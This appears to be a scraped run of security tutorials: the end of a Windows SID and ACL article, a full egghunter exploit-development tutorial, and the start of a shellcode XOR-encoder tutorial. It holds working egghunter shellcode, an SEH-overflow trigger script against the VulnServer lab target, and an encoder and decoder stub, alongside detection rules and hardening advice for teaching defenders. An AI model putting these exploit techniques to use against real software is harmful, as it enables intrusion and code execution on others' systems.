Child objects don’t usually carry hand-written ACLs. They inherit them. An ACE’s flags decide propagation: OBJECT_INHERIT_ACE (OI) pushes it onto leaf objects like files, CONTAINER_INHERIT_ACE (CI) onto sub-containers like folders or registry subkeys, and INHERIT_ONLY_ACE (IO) makes an ACE apply only to children and not the object carrying it. SE_DACL_PROTECTED blocks inheritance entirely — that’s what “disable inheritance” does in Explorer.
The decision itself happens in the kernel. Each OBJECT_HEADER carries a SecurityDescriptor field. At handle-creation time the Object Manager hands the token, the requested access, and the descriptor to the Security Reference Monitor (nt!SeAccessCheck), which walks the DACL and returns a granted-access mask. You can see the whole chain live in WinDbg:
kd> !process 0 0 lsass.exe
kd> !object <Object address>
kd> dt nt!_OBJECT_HEADER <header address> SecurityDescriptor
kd> !sd <SecurityDescriptor address & ~0xf>   ; mask low bits, they're flags
kd> !token                                     ; the token the check runs against
Files, registry keys, processes, threads, named pipes, services, jobs — anything named and securable runs through this same path.
10. Common Attacker Techniques
SIDs and SDs aren’t just plumbing — they’re a manipulation target for evasion and escalation. The primitives below all leave traces (covered next), which is the point of teaching them.

| Technique | Description |
|---|---|
| NULL DACL planting | Set a present-but-NULL DACL on a service, registry key, or pipe to make it world-writable |
| DACL tampering for persistence | Add an explicit ACCESS_ALLOWED_ACE granting the attacker’s SID FullControl on a sensitive object |
| Owner abuse | Taking ownership of an object implicitly grants WRITE_DAC, letting an attacker rewrite the DACL afterward |
| SID-History injection | Write a privileged SID (e.g. a Domain Admins RID) into a controlled account’s sIDHistory so it lands in the token |
| SACL stripping | Remove audit ACEs from lsass.exe, SAM, or ntds.dit to suppress access logging before credential theft |
| Permission group discovery | Enumerate group SIDs and ACL members to plan lateral movement |
A populated sIDHistory on a non-migrated account is the canonical hunting signal for the injection case:
Get-ADUser -Filter * -Properties sIDHistory |
    Where-Object { $_.sIDHistory } |
    Select-Object Name, @{ n='sIDHistory'; e={ $_.sIDHistory -join ', ' } }
In a domain with no active migration, any result here deserves investigation — especially a sIDHistory value ending in RID 512 or 519.
11. Detection, Hunting, and Hardening
DACL and SACL changes are logged by Windows itself, not Sysmon — you must enable the right Advanced Audit Policy subcategories first (Object Access → Audit File System / Audit Registry, and Policy Change → Audit Audit Policy Change).
| Event ID | Trigger | Hunt On |
|---|---|---|
4670 | Object permissions changed (DACL/Owner) | ObjectName, OldSd, NewSd, SubjectUserSid |
4907 | Object auditing (SACL) settings changed | Blank NewSd = SACL stripped |
4715 | Audit policy on an object changed | OriginalSecurityDescriptor, NewSecurityDescriptor |
4719 | System audit policy changed | SubjectUserSid, AuditPolicyChanges |
4663 | Object access attempt | Sudden gaps after a 4907 on LSASS = stripping |
4728/4732/4756 | Member added to privileged group | Correlate with SID manipulation |
The highest-fidelity signal is a 4907 that blanks the SACL on lsass.exe, ntds.dit, or the SAM hive — that’s pre-credential-dump preparation. Pair it with Sysmon Event ID 10 (process access to LSASS) and Event ID 1 watching for icacls.exe, cacls.exe, sc.exe sdset, and Set-Acl command lines. A Sigma sketch for DACL tampering on sensitive objects:
title: Suspicious DACL Modification on Sensitive Object
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4670
    ObjectName|contains:
      - '\lsass.exe'
      - '\ntds.dit'
      - '\SAM'
  condition: selection
fields:
  - SubjectUserSid
  - ObjectName
  - OldSd
  - NewSd
level: high
Hardening, in rough priority order:
- Hunt NULL DACLs. Use
AccessChkto enumerate world-writable services, keys, and files; fix them. - Protect the LSASS SACL and alert on any
4907that empties it. - Enable SID Filtering on every trust to neutralize cross-domain
sIDHistoryabuse, and auditsIDHistoryon a schedule. - Restrict
SeSecurityPrivilegeto Administrators and watch for its use. - Prefer explicit DENY over absent ALLOW, and put privileged accounts in Protected Users.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Access Token Manipulation | T1134 | Token/SID anomalies in logon events |
| SID-History Injection | T1134.005 | Non-empty sIDHistory on non-migrated accounts |
| File/Directory Permissions Modification | T1222.001 | 4670; icacls/SetNamedSecurityInfo in 4688 |
| Impair Defenses: Disable/Modify Tools | T1562.001 | 4907 blanking a SACL; 4663 gaps |
| Permission Groups Discovery | T1069.001 / .002 | Bulk SID/group enumeration |
12. Tools
| Tool | Description | Link |
|---|---|---|
| AccessChk | Dumps effective permissions and finds NULL/weak DACLs | learn.microsoft.com |
icacls | Built-in ACL viewer/editor with SDDL shorthand | (built-in) |
Get-Acl / Set-Acl | PowerShell SD read/write, exposes .Sddl | (built-in) |
| WinDbg | Kernel-side !sd, !token, OBJECT_HEADER inspection | learn.microsoft.com |
| Process Hacker | GUI view of token SIDs and object security | processhacker.sourceforge.io |
| WinObj | Browse Object Manager namespace and per-object security | learn.microsoft.com |
Summary
- A SID is the immutable, never-reused name Windows checks for every authorization decision — display names are cosmetic, SIDs are ground truth.
- The access token carries the user SID plus all group SIDs (including any from
sIDHistory), and the kernel compares those against an object’s DACL viant!SeAccessCheck. - The
SECURITY_DESCRIPTORbinds owner, group, DACL, and SACL; a present-but-NULL DACL silently grants everyone full access, while an empty DACL denies everyone. - SID-History injection (
T1134.005) and SACL stripping (T1562.001) are the two abuse primitives worth hunting hardest — watch4670,4907, and non-emptysIDHistory. - Enable Object Access and Policy Change auditing, restrict
SeSecurityPrivilege, enable SID Filtering on trusts, and baseline SDDL on sensitive objects so a tampered DACL stands out.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
- Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
References
- Security Identifiers | Microsoft Learn (Windows Server)
- Security Identifiers – Win32 Apps | Microsoft Learn (Win32 API Reference)
- Security Descriptors – Win32 Apps | Microsoft Learn (Win32 API Reference)
- [MS-DTYP]: SECURITY_DESCRIPTOR | Microsoft Learn (Windows Open Specification)
- [MS-DTYP]: SID | Microsoft Learn (Windows Open Specification)
- Access Token Manipulation: SID-History Injection, Sub-technique T1134.005 | MITRE ATT&CK
Egghunters: Staged Payload Delivery When Buffer Space Is Tight
You’ve overwritten the SEH chain. The POP POP RET gadget drops you into a clean four-byte landing zone, the short jump carries you forward — and you count maybe 60 usable bytes before the buffer turns to garbage. Your stager is 350. That gap, between the space you control and the space your payload needs, is the entire reason egghunters exist.
An egghunter is a tiny piece of shellcode — roughly 32 bytes in its tightest form — whose only job is to walk the process’s virtual address space looking for a marker, then hand execution to whatever sits immediately after that marker. The real payload gets parked somewhere else in memory: a different request field, an HTTP header, the heap. Two stages, loosely coupled. The hunter is small enough to fit in the cramped overflow; the payload can be as large as you like, as long as it’s already resident when the hunter runs.
I’ll walk the mechanism, the two classic Windows implementations, the WoW64 wrinkle on modern Windows, and — because this is a defender’s site first — exactly how the technique lights up your telemetry.
1. Why Egghunters Exist
The technique traces back to Matt Miller (skape) and his survey of “safely searching process virtual address space.” The core insight: you can’t just dereference arbitrary addresses looking for your tag, because most of the address range is unmapped. Touch an unmapped page and you take an access violation, which by default kills the process. So the hunter needs a way to test a page for readability before it reads it.
The layout in memory looks like this:
  small overflow buffer (~32-60B)        elsewhere in the process
  +---------------------------+          +-----------------------------+
  | EGGHUNTER (the "hunter")  | --scan-> | w00tw00t + full shellcode   |
  +---------------------------+          +-----------------------------+
                                  finds the doubled tag, jmp to payload
Two preconditions, both non-negotiable:
- At least ~32 reachable bytes to hold the hunter itself.
- The full payload must already be in memory when the hunter executes.
That second one bites people. If the payload isn’t resident yet, the hunter scans forever and pegs one CPU core at 100%. The first time I ran a KSTET egghunter I watched the target lock a core and assumed my opcode bytes were wrong. They weren’t — I’d sent the egg-tagged payload after the trigger instead of before, so there was nothing in memory to find. The hunter was working perfectly. It just had nothing to land on.
2. The Page-Walk Problem
x86 virtual memory is paged in 4 KB (0x1000) chunks. A page is either mapped (readable, possibly more) or unmapped (touching it faults). The egghunter exploits this granularity to scan efficiently and safely.
The trick is OR DX, 0x0FFF. That instruction forces the low 12 bits of the iterator register to all-ones, snapping EDX to the last byte of the current page. A following INC EDX rolls it over to the first byte of the next page. So when a page turns out to be invalid, the hunter doesn’t crawl byte-by-byte through 4096 bad addresses — it jumps straight to the next page boundary and probes again. Inside a valid page it advances one DWORD at a time looking for the tag.
The brief table of moving parts:
| Component | Detail |
|---|---|
| Memory iterator register | EDX holds the current scan address |
| Page-boundary jump | OR DX, 0x0FFF → end of page; INC EDX → start of next page |
| Validity probe | A syscall (or an SEH frame) tests whether the page is readable |
| Egg comparison | SCASD compares EAX to [EDI] and auto-increments EDI |
| Transfer to payload | JMP EDI once both halves of the egg match |

3. Anatomy of the Syscall Egghunter
The canonical 32-byte hunter uses the kernel as a page-validity oracle. It invokes NtAccessCheckAndAuditAlarm via the legacy INT 0x2E syscall gate and inspects the return: STATUS_ACCESS_VIOLATION (0xC0000005) means the page is bad, so skip it.
; --- 32-byte syscall egghunter (skape), egg = "w00t" ---
loop_inc_page:
    or   dx, 0x0fff        ; EDX -> last byte of current 4KB page
loop_inc_one:
    inc  edx               ; advance one byte (rolls into next page)
loop_check:
    push edx               ; save scan pointer (clobbered by syscall)
    push 0x2               ; NtAccessCheckAndAuditAlarm syscall # (x86, XP-7)
    pop  eax               ;   -> EAX = 0x2   *** verify per OS, see j00ru ***
    int  0x2e              ; legacy syscall gate
    cmp  al, 0x05          ; low byte of STATUS_ACCESS_VIOLATION (0xC0000005)?
    pop  edx               ; restore scan pointer
    je   loop_inc_page     ; bad page -> skip to next page boundary
is_egg:
    mov  eax, 0x74303077   ; "w00t"
    mov  edi, edx          ; EDI = current address
    scasd                  ; compare [EDI] to EAX, EDI += 4
    jnz  loop_inc_one      ; first half mismatch -> keep scanning
    scasd                  ; compare the *second* half of the egg
    jnz  loop_inc_one
matched:
    jmp  edi               ; EDI now points just past the doubled tag
Two SCASD instructions back to back are doing something specific: the tag is the 4-byte value repeated twice (eight bytes total). Requiring both halves to match makes a false positive vanishingly unlikely, and because SCASD auto-advances EDI, after the second success EDI already points at the byte after the egg — exactly where the payload begins. Skape’s IsBadReadPtr-based variant runs 37 bytes; an NtDisplayString variant is also 32 bytes and works identically — only the syscall number differs.
| Identifier | Value / Note |
|---|---|
| Syscall | NtAccessCheckAndAuditAlarm |
| Syscall number (x86 XP–7) | 0x02 |
| Invocation | INT 0x2E |
| Access-violation status | 0xC0000005 → CMP AL, 0x05 |
| Invalid-page action | JE loop_inc_page |
| Size | ~32 bytes |
Syscall numbers are OS-version specific.
0x02is stable on XP/Vista/7; Windows 10 moved the table and changed the argument layout. Always confirm against Mateusz “j00ru” Jurczyk’s table atj00ru.vexillium.org/syscalls/nt/64/for your exact target build.
4. The SEH-Based Variant
Rather than ask the kernel whether a page is valid, this approach installs a temporary Structured Exception Handler, reads memory blindly, and lets faults route into the handler — which simply advances the pointer and resumes. It runs around 60 bytes, but it carries no hardcoded syscall number, so it survives OS version drift better than the syscall hunter.
; --- SEH-based egghunter (illustrative, ~60 bytes) ---
; Register a handler so a read fault resumes scanning instead of crashing.
    push handler            ; EXCEPTION_REGISTRATION_RECORD.Handler
    push dword [fs:0]        ; .Next = current head of the SEH chain
    mov  [fs:0], esp         ; install our frame as the new chain head

    xor  edx, edx            ; scan pointer
scan_loop:
    inc  edx
    mov  edi, edx
    mov  eax, 0x74303077     ; "w00t"
    scasd                    ; read [EDI]; faults route into 'handler'
    jnz  scan_loop
    scasd                    ; confirm second half of the egg
    jnz  scan_loop
    pop  dword [fs:0]        ; restore previous SEH frame
    add  esp, 4
    jmp  edi                 ; transfer to payload
handler:                     ; entered on STATUS_ACCESS_VIOLATION
    ; bump saved EDX in the CONTEXT past the bad page,
    ; return ExceptionContinueExecution, resume scan_loop
ret| Feature | Syscall variant | SEH variant |
|---|---|---|
| Size | ~32 bytes | ~60 bytes |
| Validity check | INT 0x2E → NtAccessCheckAndAuditAlarm | Custom FS:[0] handler |
| OS portability | Fragile (syscall # changes) | More portable |
| Detection surface | INT 0x2E is glaring | Quieter, but installs an SEH frame |
That detection-surface row matters from both chairs. The SEH hunter gets recommended as the “portable” choice, and it is — but the syscall hunter’s INT 0x2E is so unused by legitimate user-mode code that flagging it is nearly a free win for the blue team.
![Hierarchy diagram comparing the two classic egghunter variants: the 32-byte syscall hunter using INT 0x2E with OS-specific syscall numbers versus the 60-byte SEH hunter using a custom FS:[0] fault handler with better portability.](https://genxcyber.com/wp-content/uploads/2026/06/egghunter-staged-payload-delivery-tight-buffer-2.png)
5. Egg Tags and Bad Characters
The tag is a 4-byte value written twice. Common choices: w00tw00t (0x74303077), T00WT00W, b33fb33f, c0d3c0d3, ERCDERCD. Two independent constraints govern selection.
First, every byte of the hunter and the tag must avoid the vulnerable function’s bad characters — \x00, \x0A, \x0D are the usual suspects for string-based bugs, but the set is target-specific. Profile it before you commit to a tag.
Second, and easy to forget: the tag must be unique in process memory ahead of the payload. If the 4-byte value appears anywhere before your real payload — including elsewhere in your own crafted buffer — the hunter may jump there first and execute garbage. Scan your buffer before sending:
def egg_is_unique(buffer: bytes, tag: bytes) -> bool:
    payload_at = buffer.find(tag * 2)     # the real, doubled egg
    earlier    = buffer.find(tag)          # any earlier single hit?
    if earlier != -1 and earlier < payload_at:
        print(f"[!] tag {tag!r} appears at offset {earlier} "
              f"before the payload at {payload_at}")
        return False
    return True
The bad-character hunt itself is methodology, not a payload: send a known byte sequence, then diff the receiving buffer in the debugger against what you sent.
# Bad-character probe — compare against the in-memory dump in x64dbg/Immunity
allchars = bytes(range(1, 256))           # skip \x00 explicitly, test the rest
probe = b"A" * 66 + b"B" * 4 + allchars
# Any byte that is mangled, truncated, or terminates the string is "bad".
6. WoW64 and Windows 10
Run a 32-bit egghunter on 64-bit Windows 10 and the old PoCs frequently misfire — the syscall table and ABI underneath WoW64 aren’t what the XP-era hunter expects. The working approach (Corelan published a tested version) uses Heaven’s Gate: transitioning a WoW64 thread from 32-bit to 64-bit mode to issue the real syscall.
The CS segment selector reveals the mode — 0x23 for 32-bit, 0x33 for 64-bit. The hunter checks it, then far-calls through FS:[0xC0] to cross into 64-bit code.
; --- WoW64 / Heaven's Gate egghunter (conceptual fragment) ---
    mov  ebx, cs            ; read code-segment selector
    cmp  bl, 0x23           ; 0x23 = 32-bit (WoW64) execution?
    ; ... stage 64-bit syscall args ...
    mov  bl, 0xc0
    call dword [fs:ebx]     ; far call via FS:[0xC0] -> 64-bit mode
    cmp  al, 0x05           ; STATUS_ACCESS_VIOLATION low byte
    je   loop_inc_page
The Exploit-DB WoW64 sample (45293) pushes 0x29 as the NtAccessCheckAndAuditAlarm number on a particular Windows 10 x64 build. Don’t copy that number blindly — verify it against j00ru’s table for your build, because it’s exactly the field that breaks between releases.
7. Wiring It Into an SEH Overflow
A typical delivery rides a standard SEH overwrite: nSEH gets a short jump forward, SEH gets a POP/POP/RET gadget that returns into nSEH, the short jump skips over the SEH record, and the hunter runs from there.
[ PADDING ][ nSEH: \xEB\x06\x90\x90 ][ SEH: pop/pop/ret addr ][ egghunter ]
   ... and the egg-tagged full payload lives in a SEPARATE field/request ...
#!/usr/bin/env python3
# LAB ONLY — staged egghunter delivery skeleton (offsets/gadget are placeholders)
import socket
RHOST, RPORT = "192.168.56.20", 9999
egghunter = ( # 32-byte syscall hunter, tag "w00t"
b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
b"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
)
nseh = b"\xeb\x06\x90\x90" # jmp +6 over the SEH record
seh = b"\x42\x42\x42\x42" # PLACEHOLDER pop/pop/ret (find per target)
egg = b"w00tw00t" # tag, doubled
payload = egg + b"\x90" * 16 + b"\xcc" # \xcc = test int3; swap for calc.exe popup in lab
trigger = b"A" * 66 + nseh + seh + egghunter
trigger += b"C" * (1000 - len(trigger))
with socket.create_connection((RHOST, RPORT)) as s:
s.recv(1024)
s.send(b"KSTET " + payload + b"\r\n") # 1) stage the egg-tagged payload first
s.send(b"KSTET " + trigger + b"\r\n") # 2) THEN trigger overflow + run hunter
Order matters — payload first, trigger second. Reverse it and you get the 100% CPU loop from section 1.
8. Lab: VulnServer KSTET
VulnServer’s KSTET command is the standard teaching target: its overflow leaves a constrained buffer that naturally forces a staged approach. The workflow:
- Attach VulnServer in Immunity Debugger or x64dbg.
- Fuzz
KSTET, find the offset to SEH control with a cyclic pattern. - Locate a clean
POP/POP/RETin a non-/SAFESEH, non-ASLR module. - Generate the hunter with mona:
!mona egg -t w00t(add-cto encode out bad chars). Mona can emit both SEH-based andNtAccessCheckAndAuditAlarm-based hunters. - Set a breakpoint on the
SCASD(\xAF) opcode and single-step to watchEDImarch toward the egg — this is the moment that makes the mechanism click.
Read the manual assembly alongside mona’s output. Treat mona as a generator, not a black box. Use a calc.exe/cmd.exe popup as the test payload — never real C2.
9. Detecting Egghunter Behavior
The hunter is loud if you’re listening. Two behavioral tells lead:
- A single thread pegged at 100%, particularly right after a crash-and-recover on a network service — the symptom of a hunter scanning with no resident payload.
NtAccessCheckAndAuditAlarmfired thousands of times in rapid succession, which no legitimate user-mode workload does. It surfaces in ETW syscall traces.
| Event ID | Name | Relevance |
|---|---|---|
1 | Process Creation | Baseline parent-child chain for the vulnerable service |
8 | CreateRemoteThread | Egg payload injecting; StartModule/StartFunction empty when the start address is outside loaded modules — a shellcode tell |
10 | ProcessAccess | Cross-process handles requesting PROCESS_VM_WRITE (0x0020), PROCESS_VM_OPERATION (0x0008), PROCESS_CREATE_THREAD (0x0002) |
25 | ProcessTampering | Sysmon 13+; in-memory image diverging from disk — hallmark of in-memory execution |
Default SwiftOnSecurity Sysmon config won’t catch CreateRemoteThread injection out of the box because of kernel32.dll exclusions — tune it before you rely on Event ID 8.
title: Remote Thread Start Address Outside Loaded Modules
id: 5a9d3e21-egg0-4c11-9f0a-shellcodeloader
status: experimental
logsource:
  product: windows
  category: create_remote_thread     # Sysmon Event ID 8
detection:
  selection:
    StartModule: ''
    StartFunction: ''
  condition: selection
level: high
Pair that with Microsoft-Windows-Threat-Intelligence ETW (fires on WriteProcessMemory/CreateRemoteThread, needs PPL to consume) and audit policy: auditpol /set /subcategory:"Process Creation" /success:enable yields Security Event 4688 with command lines. And flag INT 0x2E in user mode wherever EDR or ETW lets you — it’s about as high-fidelity as indicators get.
YARA pins the syscall hunter’s opcode signature for memory forensics:
rule Egghunter_Syscall_x86 {
    meta:
        description = "skape NtAccessCheckAndAuditAlarm egghunter (~32 bytes)"
        author = "GenXCyber"
    strings:
        $page_walk = { 66 81 CA FF 0F }   // or dx, 0x0fff
        $syscall   = { CD 2E }            // int 0x2e
        $av_check  = { 3C 05 }            // cmp al, 0x05
        $scasd     = { AF }               // scasd
    condition:
        all of them and (@syscall - @page_walk) < 32
}
10. Tools for Egghunter Analysis
| Tool | Description | Link |
|---|---|---|
| mona.py | Generates/verifies egghunters (!mona egg) in Immunity | corelan.be |
| Immunity Debugger | Classic exploit-dev debugger, mona host | immunityinc.com |
| x64dbg | Free user-mode debugger for stepping the scan | x64dbg.com |
| VulnServer | Safe, intentionally vulnerable practice target | github.com |
| Process Hacker | Spot the 100% CPU thread and handle access | processhacker.sourceforge.io |
| Sysmon | EID 8/10/25 telemetry for shellcode behavior | microsoft.com |
| j00ru syscall table | Authoritative per-OS syscall numbers | j00ru.vexillium.org |
| osed-scripts (epi052) | Egghunter generator and OSED helpers | github.com |
11. Mitigations and Modern Reality
Egghunters were a 32-bit-era staple, and modern defenses have narrowed their utility considerably.
| Mitigation | Effect on the technique |
|---|---|
| DEP / NX | Payload on stack/heap won’t execute; primary kill switch for legacy targets |
| ASLR | Hardcoded POP/POP/RET addresses break; forces wider scans → more CPU and ETW noise |
| Control Flow Guard | Validates indirect targets; disrupts the final JMP EDI when enforced |
| GS / stack canaries | Don’t stop the hunter, but can stop the overflow that delivers it |
| App sandboxing | Limits post-execution blast radius |
The technique still earns its place in OSED-style coursework and against unhardened legacy 32-bit software — which is exactly where you find it in real engagements.
12. MITRE ATT&CK Mapping
Egghunters are delivery scaffolding, not a post-exploitation tactic. There’s no ATT&CK sub-technique for “egghunter,” and you shouldn’t invent one. It sits upstream of the payload, in the exploitation-and-loading layer. Map the surrounding behavior:
| Technique | MITRE ID | Detection |
|---|---|---|
| Exploitation for Client Execution | T1203 | Service crash/recover, EID 1 anomalies |
| Process Injection | T1055 | Sysmon EID 8/10, TI ETW |
| Process Injection: DLL Injection | T1055.001 | EID 8 with empty StartModule |
| Reflective Code Loading | T1620 | In-memory PE, EID 25 ProcessTampering |
| Obfuscated Files or Information | T1027 | Encoded egg payload, YARA on decoder stubs |
| Sandbox Evasion: Time Based | T1497.003 | CPU-spike artifact in sandboxes |
Summary
- An egghunter is a ~32-byte stage-1 stub that scans process memory for a doubled tag and jumps to the stage-2 payload — the answer to “my buffer is too small for real shellcode.”
- The hunter walks memory page-by-page (
OR DX, 0x0FFF), validates each page viaNtAccessCheckAndAuditAlarm/INT 0x2E(or an SEH frame), and confirms the egg with two consecutiveSCASDinstructions beforeJMP EDI. - The payload must already be resident when the hunter runs; otherwise it loops and pegs a CPU core — a behavioral indicator in its own right.
- Syscall numbers are OS-version specific (verify against j00ru) and WoW64 needs Heaven’s Gate, so portability is the real-world friction.
- Detect it via the
INT 0x2Eanomaly, rapidNtAccessCheckAndAuditAlarmbursts, Sysmon EID 8 threads with emptyStartModule, EID 25 tampering, and a YARA signature on the canonical opcode window — and mitigate upstream with DEP, ASLR, and CFG.
Related Tutorials
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Classic Stack Buffer Overflow: Smashing the Stack on Windows
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
References
- The Basics of Exploit Development 3: Egg Hunters – Coalfire Blog
- Windows User Mode Exploit Development: Egghunter Part 3 – memN0ps
- Windows Exploit Development: Egg Hunting – Shellcode.Blog
- Metasploit Framework – Msf::Exploit::Remote::Egghunter Mixin (Source)
- OSED Scripts: Egghunter Generator (NtAccessCheckAndAuditAlarm & SEH variants) – epi052/osed-scripts
Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
You found the overflow. You control EIP. Your execve("/bin/sh") payload runs perfectly in the debugger — and then dies the moment it crosses the wire. Nine times out of ten the culprit is a single byte the transport or a string routine refused to carry intact. A \x00 that strcpy treated as end-of-string. A \x0a the protocol parser read as newline. The fix isn’t a better payload; it’s an encoder that launders the offending bytes out, plus a tiny decoder that rebuilds the original at runtime.
This walks through XOR encoding end to end — the byte math, a Python encoder, a position-independent decoder stub in x86 NASM, a per-chunk keyed variant, stack-based decoding, and what shikata_ga_nai adds on top. Every stub here decodes a benign exit(0) payload. The point is to understand the mechanism well enough to detect and defend against it, so the final third is all blue team.
1. Why Shellcode Breaks: Bad Characters
A bad character is any byte value the delivery path mangles, truncates, or drops before your shellcode lands in executable memory intact. The constraint comes from the vulnerability, not from the payload.
| Byte | Name | Why it breaks things |
|---|---|---|
\x00 | NULL | Terminates C strings; strcpy/sprintf stop copying here |
\x0a | Line Feed | Read as end-of-input by line-oriented protocols and gets |
\x0d | Carriage Return | Paired with \x0a in HTTP/SMTP headers; often stripped |
\x20 | Space | Token delimiter in many parsers |
\xff | 0xFF | Sentinel / length markers in some binary protocols |
The list is per target. A web exploit might tolerate \x00 (the buffer isn’t a C string) but choke on \x26 (&) because of URL parsing. You don’t guess — you measure (Section 3).
2. The XOR Contract
XOR is the canonical encoding operation for one reason: it’s its own inverse. XOR a byte with a key, XOR the result with the same key, and you’re back where you started.
A ⊕ K ⊕ K = A| A | K | A ⊕ K |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |
There’s no key schedule, no S-box, no state to carry — which matters because every byte of decoder stub is a byte that isn’t shellcode. A single-byte XOR decoder fits in well under 20 bytes. That economy is exactly why it shows up in real tooling and why analysts learn to recognize its shape on sight.
The encoder’s job is to pick a key K such that original_byte ⊕ K is never a bad character — for every byte in the payload. If a candidate key produces even one collision, throw it away and try the next. And if the encoded output ever lands on \x00, that’s a bad char too; re-key.

3. Finding the Bad Chars
Before you encode anything, you enumerate what to avoid. The workflow is mechanical:
- Build a test pattern of all 256 byte values,
\x00through\xff, minus any you already know are bad. - Drop it into the vulnerable buffer and dump the buffer from memory.
- Diff the dump against what you sent. The first byte that’s wrong (mangled, missing, or where the copy stopped) is a bad char.
- Add it to the list, regenerate the pattern without it, repeat until the whole pattern survives byte-for-byte.
A small diff helper makes step 3 fast:
#!/usr/bin/env python3
# Bad-char scanner: compare what you sent vs. what landed in memory.
def first_bad(expected: bytes, received: bytes):
    for i, (e, r) in enumerate(zip(expected, received)):
        if e != r:
            return i, hex(e), hex(r)          # index, sent, received
    if len(expected) != len(received):
        return min(len(expected), len(received)), "(truncated)", None
    return None

# expected = bytes(range(0x01, 0x100))        # full pattern minus \x00
# received = open("dump.bin","rb").read()
# print(first_bad(expected, received))
Truncation tells you something extra: the byte right before where the copy stopped is usually the terminator. Note it, exclude it, run again.
4. Building an XOR Encoder in Python
The encoder ingests raw shellcode and the confirmed bad-char set, searches for a clean single-byte key, and emits the encoded blob.
#!/usr/bin/env python3
# XOR shellcode encoder — teaching / authorized-lab use only.

# Benign x86 stub: exit(0)  (xor eax,eax; mov al,1; xor ebx,ebx; int 0x80)
shellcode = bytes([0x31, 0xc0, 0xb0, 0x01, 0x31, 0xdb, 0xcd, 0x80])
bad_chars = {0x00, 0x0a, 0x0d}

def find_key(sc, bad):
    for key in range(1, 256):
        if key in bad:
            continue
        if all((b ^ key) not in bad for b in sc):   # no encoded byte is bad
            return key
    return None

key = find_key(shellcode, bad_chars)
if key is None:
    raise SystemExit("[-] No single-byte key is clean. Use per-chunk keying.")

encoded = bytes(b ^ key for b in shellcode)
print(f"[+] key   = {hex(key)}")
print(f"[+] length = {len(encoded)}")
print("[+] blob  = " + "".join(f"\\x{b:02x}" for b in encoded))
If find_key returns None, no single byte can XOR the whole payload clean — you’ve over-constrained the key space. That’s the cue to move to a per-chunk scheme (Section 7), where each chunk gets its own key.
5. The Decoder Stub in x86 (NASM)
The stub runs first on the target, decodes the bytes that follow it, and jumps into them. The hard part is position independence: the stub doesn’t know its own load address, so it can’t hardcode a pointer to the encoded blob. The classic answer is JMP-CALL-POP — a forward jmp short to a call that points backward, so the call pushes the address of the bytes immediately after it. pop that return address and you’ve located your payload at runtime.
section .text
global _start

_start:
    jmp short get_payload      ; (1) hop over the decoder to the CALL

decoder:
    pop  esi                   ; (3) ESI -> first encoded byte
    xor  ecx, ecx
    mov  cl, payload_len       ; loop counter = payload length
decode_loop:
    xor  byte [esi], 0xAA      ; (4) decode one byte, key = 0xAA
    inc  esi                   ; advance
    loop decode_loop           ; ECX--, repeat while non-zero
    jmp  payload               ; (5) run the now-decoded shellcode

get_payload:
    call decoder               ; (2) pushes addr of `payload`, jumps back

payload:
    db   0xcc, 0xcc, 0xcc      ; <-- splice encoder output here
payload_len equ $ - payload
jmp payload assembles to a relative offset, so it stays position-independent without touching ESI. The loop instruction (0xE2) decrements ECX and branches while non-zero.
Here’s the gotcha that cost me an afternoon once: CL is eight bits. mov cl, payload_len silently truncates anything over 255 bytes, so a 300-byte payload decodes only its first 44 bytes and then jumps into still-encoded garbage. The crash makes no sense until you check ECX. For longer payloads, use the full mov ecx, payload_len and clear ECX with xor ecx, ecx first.
Build and extract:
nasm -f elf32 stub.asm -o stub.o
ld   -m elf_i386 stub.o -o stub
